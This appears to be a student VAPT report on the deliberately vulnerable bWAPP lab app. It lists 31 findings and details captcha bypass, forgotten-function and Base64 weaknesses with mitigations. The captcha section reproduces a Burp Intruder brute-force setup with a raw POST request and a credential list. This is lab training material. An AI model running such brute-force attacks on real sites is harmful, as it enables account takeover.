bWAPP Security Audit: Identifying & Mitigating Web Risks

SUBMITTED BY:
ANKIT NARENDRASHENDE
PRN NO. 230960940048

UNDER THE GUIDANCE OF
MR. JAYARAM P.
CENTRE CO-ORDINATOR

DR. SREEDEEP A.L.
PROJECT GUIDE

POST GRADUATE DIPLOMA IN CYBER SECURITY AND FORENSICS

Abstract

The "Vulnerability Assessment and Penetration Testing (VAPT) on BWAPP" project aims to perform a comprehensive security assessment of the deliberately vulnerable web application, BWAPP. The primary objective is to identify, analyze, and document various security vulnerabilities within the application, thereby enhancing participants' understanding of web application security and providing insights into effective remediation strategies.

The project involves the systematic exploration of BWAPP's codebase, functionalities, and interactions to simulate real-world attack scenarios. By employing established VAPT methodologies and a range of security testing tools, the project team will uncover vulnerabilities such as SQL injection, cross-site scripting (XSS), Cross-Site Request Forgery (CSRF), and more. The vulnerabilities' potential impact on the application's security and user data integrity will be evaluated, highlighting the importance of proactive security measures.

Throughout the assessment, a structured approach will be maintained, encompassing vulnerability identification, proof of concept exploitation, risk assessment, and recommendation formulation. The outcomes of the project will include a detailed report summarizing the discovered vulnerabilities, their potential implications, and recommendations for mitigation. Additionally, the project will provide valuable insights into commonly used testing methodologies and tools, empowering participants to effectively tackle web application security challenges.

This project's significance lies in its educational nature. By analyzing and addressing vulnerabilities within BWAPP, participants will enhance their practical knowledge of security threats and countermeasures. The project's outcomes will facilitate improved security practices, contribute to the growth of security expertise, and foster a heightened awareness of web application vulnerabilities among developers, testers, and security enthusiasts.

1. Introduction

1.1 Introduction to bWAPP Pen-testing report

This pen testing report provides an in-depth analysis of the security assessment conducted on the bWAPP (Buggy Web Application) platform. As a purposely vulnerable web application designed for educational and training purposes, bWAPP presents a unique opportunity to explore and understand the intricacies of web application security vulnerabilities. The objective of this assessment was to systematically identify potential security weaknesses within bWAPP, evaluate their impact, and propose effective mitigation strategies.

1.2 Background and Context:

In the digital landscape, where web applications have become integral to daily activities, security remains a paramount concern. Cyber threats targeting web applications have evolved, leading to an increased emphasis on identifying, understanding, and mitigating vulnerabilities before they are exploited by malicious actors. To address this, bWAPP offers an environment that simulates real-world vulnerabilities, enabling security professionals, developers, and enthusiasts to learn, practice, and develop effective Defense strategies.

1.3 Methodology and Approach:

The assessment was conducted through a meticulous blend of manual testing, automated vulnerability scanning, and targeted exploitation. This multifaceted approach allowed for a comprehensive examination of bWAPP's vulnerabilities, ranging from easily detectable flaws to more intricate security challenges. The methodology included the following key steps:

1.3.1 Pre-Assessment Preparation:

Gaining a deep understanding of the bWAPP application, its architecture, functionalities, and potential attack vectors.

1.3.2 Vulnerability Scanning:

Employing automated tools to conduct initial scans for common vulnerabilities, providing a baseline for further exploration.

1.3.3 Manual Testing and Exploitation:

Utilizing ethical hacking techniques to manually validate and exploit vulnerabilities identified through scanning, delving into the intricacies of each weakness.

1.3.4 Impact Analysis:

Assessing the potential consequences of successful exploitation, considering factors such as data exposure, unauthorized access, and potential for privilege escalation.

1.3.5 Reporting:

Documenting findings, including vulnerability descriptions, impact assessments, and detailed recommendations for mitigation.

1.4 System requirements

The hardware and software requirements for conducting Vulnerability Assessment and Penetration Testing (VAPT) can vary based on the scope of the assessment, the target systems, and the specific tools and methodologies being employed. Here's a general overview of the typical requirements:

Operating Systems: A variety of operating systems might be needed to support different testing scenarios. This could include Windows, Linux distributions, and specialized penetration testing platforms like Kali Linux.

Penetration Testing Frameworks: Tools like Metasploit, Burp Suite, OWASP Top 10, Nmap, and Wireshark are commonly used for different stages of VAPT.

Network Analysis Tools: Network analyzers like Wireshark are used to capture and analyze network traffic.

Virtualization Software: Software like VMware or VirtualBox is essential for creating virtual environments for testing and isolating your activities.

Exploitation Tools: These tools are used to exploit vulnerabilities in a controlled environment to determine their impact. Examples include tools from the Metasploit framework.

Password Cracking Tools: For password security assessment, tools like John the Ripper or Hash cat can be used.

Documentation and Reporting Tools: Tools for documenting findings and generating detailed reports about the vulnerabilities and their potential impact.

Collaboration Tools: Communication and collaboration tools can be essential for team members to co-ordinate and share information during the testing process.

1.5 Ethical Considerations:

It is imperative to acknowledge that the vulnerabilities uncovered within this report are exclusive to the bWAPP platform, purposefully designed for educational purposes. Therefore, the vulnerabilities identified here do not reflect vulnerabilities that could occur in real-world applications. The intention behind this assessment is to enhance the understanding of security professionals, developers, and learners regarding common web application vulnerabilities and the importance of implementing effective security measures.

1.6 Report Structure:

This comprehensive pen testing report is organized into distinct sections, each dedicated to a specific category of vulnerabilities found within bWAPP. Each section follows a consistent structure:

- Introduction to the vulnerability category and its implications.

- Detailed description of identified vulnerabilities, their potential impact, and their reproducible steps.

- Severity assessment of each vulnerability based on its potential consequences.

- Recommendations for mitigating the vulnerabilities, including technical solutions and best practices.

2. Summary

2.1 Scope and Objectives:

The scope of this pen testing assessment encompassed a comprehensive evaluation of bWAPP's vulnerabilities across various categories. These included but were not limited to injection attacks, cross-site scripting (XSS), session management issues, insecure configurations, and other common and advanced security flaws. The assessment's objectives were multifaceted:

- To systematically identify vulnerabilities that could potentially compromise the confidentiality, integrity, or availability of the application.

- To assess the robustness of security controls and countermeasures implemented within bWAPP.

- To provide actionable recommendations that enhance the application's overall security posture.

2.2 Project Outcomes

"BWAPP" stands for "Buggy Web Application," and it's a deliberately vulnerable web application used for practicing and learning about web application security. Conducting a Vulnerability Assessment and Penetration Testing (VAPT) on BWAPP can have several project outcomes, depending on the goals and scope of the assessment. Here are some possible outcomes:

Identification of Vulnerabilities: The primary outcome of a VAPT on BWAPP would be the identification of various vulnerabilities present in the application. These vulnerabilities could include SQL injection, cross-site scripting (XSS), CSRF (Cross-Site Request Forgery), insecure authentication mechanisms, and more.

Documentation of Findings: The vulnerabilities and weaknesses discovered during the assessment would be documented in detail. This documentation would include descriptions of the vulnerabilities, their potential impact, and recommendations for remediation.

Exploitation and Proof of Concept: For educational purposes, the testing team might exploit the identified vulnerabilities to demonstrate how an attacker could potentially compromise the application. This can help stakeholders understand the real-world impact of these vulnerabilities.

Risk Assessment and Prioritization: The vulnerabilities found can be categorized based on their severity and potential impact on the application's security. This allows the project team to prioritize which vulnerabilities should be addressed first.

Remediation Recommendations: The testing team would provide recommendations for fixing the vulnerabilities. This could include suggesting code changes, configuration adjustments, or other measures to mitigate the risks.

Testing Methodologies and Tools: The project outcome could also include a detailed description of the testing methodologies used and the specific tools employed during the assessment. This information can be valuable for educational purposes or for other security professionals looking to learn from the assessment process.

Detailed Reporting: A comprehensive report would be generated to summarize the assessment's findings. The report might include an executive summary, details about vulnerabilities, risk assessments, recommendations, and any other relevant information.

Awareness and Training: The assessment could also serve as an educational tool to raise awareness about web application vulnerabilities among developers, testers, and other stakeholders. It can provide valuable insights into common security issues and how they can be addressed.

Proof of Competence: For individuals or teams involved in conducting the VAPT, successfully identifying and demonstrating vulnerabilities on BWAPP could serve as a form of validation for their skills and competence in the field of web application security.

Enhanced Security Posture: By assessing and remediating vulnerabilities in BWAPP, the overall security posture of the application improves, making it a safer platform for learning and practicing security techniques. Remember that BWAPP is intentionally vulnerable, so any findings and outcomes from a VAPT conducted on it are primarily educational. The goal is to learn how to identify and address vulnerabilities in a safe environment, rather than applying the findings to a production application.

3. Tabular Summary

OWASP Top 10 Web Application Security Risk 2021

Sr. No.	Security Risks
A01	**Broken Access Control**
A02	**Cryptographic Failure**
A03	**Injection**
A04	**Insecure Design**
A05	**Security Misconfiguration**
A06	**Vulnerable and Out-dated Components**
A07	**Identification and Authentication Failure**
A08	**Software and Data Integrity Failure**
A09	**Security Logging and Monitoring Failure**
A10	**Server-Side Request Forgery**

Vulnerability Categorization:

Category	Description
No. of live host	**1**
Total vulnerabilities	**31**
No. of critical vulnerabilities	**4**
No. of high vulnerabilities	**23**
No. of medium vulnerabilities	**3**
No. of low vulnerabilities	**1**

Exploited Vulnerabilities:

Sr. No	Vulnerability	Severity
1	**Captcha Bypassing**	**High**
2	**Forgotten Function**	**Medium**
3	**Base64 Encoding**	**Medium**
4	**Clear text HTTP**	**High**
5	**HTML Reflected (GET)**	**High**
6	**HTML Reflected (POST)**	**High**
7	**HTML Reflected (Current URL)**	**High**
8	**OS Command Injection**	**Critical**

9	**PHP Code Injection**	**Critical**
10	**Server-Side Includes (SSI) Injection**	**Critical**
11	**SQL Injection (GET/Select)**	**High**
12	**SQL Injection (POST/Search)**	**High**
13	**Cross-Site Scripting Reflected (GET)**	**High**
14	**Cross-Site Scripting Stored (Cookies)**	**High**
15	**Directory Traversal - Directories**	**High**
16	**Directory Traversal - Files**	**High**
17	**Local File Inclusion**	**High**
18	**Remote File Inclusion**	**High**
19	**MITM (HTTP)**	**High**
20	**Robots File**	**Low**
21	**PHP CGI Remote Code Execution**	**High**
22	**Session Management – Administrative Portals**	**Critical**
23	**Session Management - Cookies (HTTP only)**	**High**
24	**Session Management - Cookies (Secure)**	**High**
25	**Session Management - Session ID in URL**	**High**
26	**Session Management - Strong Secure**	**High**
27	**IDOR (Order Ticket)**	**Medium**
28	**CSRF (Change Password)**	**High**
29	**CSRF (Change Secret)**	**High**
30	**CSRF (Transfer Amount)**	**High**
31	**Unvalidated redirects and forwards**	**High**

4. Technical report

4.1 Broken Access Control – Captcha Bypassing

Vulnerability: This vulnerability occurs when attackers exploit weaknesses in access control systems to bypass CAPTCHAs, effectively evading the first line of defense. By manipulating authorization mechanisms, cyber criminals can gain unauthorized access to sensitive data, manipulate accounts, or carry out malicious activities undetected.


Severity: High


Affected on:


Infected URL	**http://192.168.73.146/bWAPP/ba_captcha_bypass.php**
Infected Parameter	**Captcha**
Parameter Type	**POST**
Attack Vector	**Login Credentials**


Analysis: After analyzing the website http://192.168.73.146/bWAPP/ba_captcha_bypass.php , we found that by intercepting the request using Burp Suite, we could bypass the captcha through a brute force attack.

POC:




bWAPP - Broken Authent
Settings
192.168.73.146/bWAPP/ba_captcha_bypass.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Other Bookmarks
bWAPP
an extremely buggy web app
Choose your bug:
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
/ Broken Auth. - CAPTCHA Bypassing /
Enter your credentials (bee/bug).
Login:
Password:
Re-enter CAPTCHA:
Login
Invalid credentials! Did you forgot your password?
192.168.73.146
Burp Suite Community Edition v2023.10.3.6 - Temporary Project
Choose an attack type
Attack type: Cluster bomb
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://192.168.73.146
Update Host header to match target
POST /bWAPP/ba_captcha_bypass.php HTTP/1.1
Host: 192.168.73.146
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: http://192.168.73.146
Connection: close
Referer: http://192.168.73.146/bWAPP/ba_captcha_bypass.php
Cookie: security_level=0; PHPSESSID=63a5742e730377e19cef8e876aa26a5
Upgrade-Insecure-Requests: 1
login=§test§&password=§test§&captcha_user=7Hrso%3M&form=submit
Add §
Clear §
Auto §
Refresh
2 payload positions
Length: 657


bWAPP - Broken Authent
Settings
192.168.73.146/bWAPP/ba_captcha_bypass.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Other Bookmarks
bWAPP
an extremely buggy web app
Choose your bug:
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
/ Broken Auth. - CAPTCHA Bypassing /
Enter your credentials (bee/bug).
Login:
Password:
Re-enter CAPTCHA:
Login
Invalid credentials! Did you forgot your password?
192.168.73.146
Burp Suite Community Edition v2023.10.3.6 - Temporary Project
Payload sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 5
Payload type: Simple list
Request count: 25
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
user
admin
bee
bug
root
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Rule
Payload encoding



Impact: Bypassing captcha can lead to unauthorized access, account takeovers and other malicious activities.

Mitigations:

Use more complex CAPTCHA challenges, such as reCAPTCHA v2 or v3.

Validate CAPTCHA results on the server-side and check for HTTP response success.

Use other security measures, such as rate-limiting, account locking, or hidden fields

Implement access control policies and mechanisms for all web resources and functions, such as authentication, authorization, role-based access control, etc.

Follow the principle of least privilege, which means limiting user permissions to the minimum necessary for their role.

Use secure coding practices and penetration testing to identify and fix access control issues in the application development process.

Disable directory listings, API rate limiting, or other features that may expose sensitive information or allow abuse of the web application.

4.2 Broken Access Control – Forgotten Function

Vulnerability: Broken Authentication - Forgotten Function refers to a security vulnerability where an overlooked or forgotten function within a web application's authentication system becomes an avenue for unauthorized access.


Severity: Medium

Affected on:

Infected URL	**http://192.168.73.146/bWAPP/ba_forgotten.php**
Infected Parameter	**Secret code reset**
Parameter Type	**POST**
Attack Vector	**Email ID text box**

Analysis: After examining the web page http://192.168.73.146/bWAPP/ba_forgotten.php , we found that the secret code for a specific user is being revealed.

POC:



Impact: The forgotten function might enable attackers to bypass authentication mechanisms and take control of user accounts. This can result in unauthorized actions on behalf of legitimate users, such as making unauthorized transactions or altering account settings.

Mitigations:

Implement access control policies and mechanisms for all web resources and functions, such as authentication, authorization, role-based access control, etc.

Use secure coding practices and penetration testing to identify and fix access control issues in the application development process.

Limit CORS (Cross-Origin Resource Sharing) requests to trusted domains and use secure headers to prevent cross-site scripting attacks

Tighten password policies and enforce strong passwords, multi-factor authentication, password hashing, etc.

Remove or secure any forgotten functions that may expose sensitive information or allow unauthorized access.

4.3 Cryptographic Failure – Base64 Encoding

Vulnerability: This vulnerability involves the insecure handling or exposure of Base64-encoded data, which may contain sensitive information such as secrets, passwords, tokens, or other confidential data**.**


Severity: Medium

Affected on:

Infected URL	**http://192.168.73.146/bWAPP/ba_forgotten.php**
Infected Parameter	**Secret message**
Parameter Type	**GET**
Attack Vector	**Cookie**

Analysis: After examining the web page http://192.168.73.146/bWAPP/insecure_crypt_storage_3.php , the encoded secret message was decoded using Burp Suite decoder.

POC:



Impact: Attackers might be able to decode and access the original data, Sensitive information may be exposed, leading to a loss of data confidentiality, gain unauthorized access to systems, accounts, or resources by exploiting the exposed secrets.

Mitigations:

Use encryption to protect the confidentiality and integrity of the data before encoding it with Base64. Encryption requires a secret key that is shared only between the sender and the receiver, and it makes the data unreadable and unmodifiable by anyone else.

Use hashing to verify the authenticity and integrity of the data after decoding it from Base64. Hashing generates a unique and fixed-length value from the data that can be compared with a known value to detect any changes or tampering.

Use validation to check the format and content of the data after decoding it from Base64. Validation can help prevent malicious or malformed data from causing errors or vulnerabilities in the application, such as SQL injection or cross-site scripting.

4.4 Cryptographic Failure – Clear Text HTTP

Vulnerability: This vulnerability occurs when sensitive data, such as user credentials or authentication tokens are transmitted in plain text over an insecure HTTP connection, making it vulnerable to intercept and gain unauthorized access.

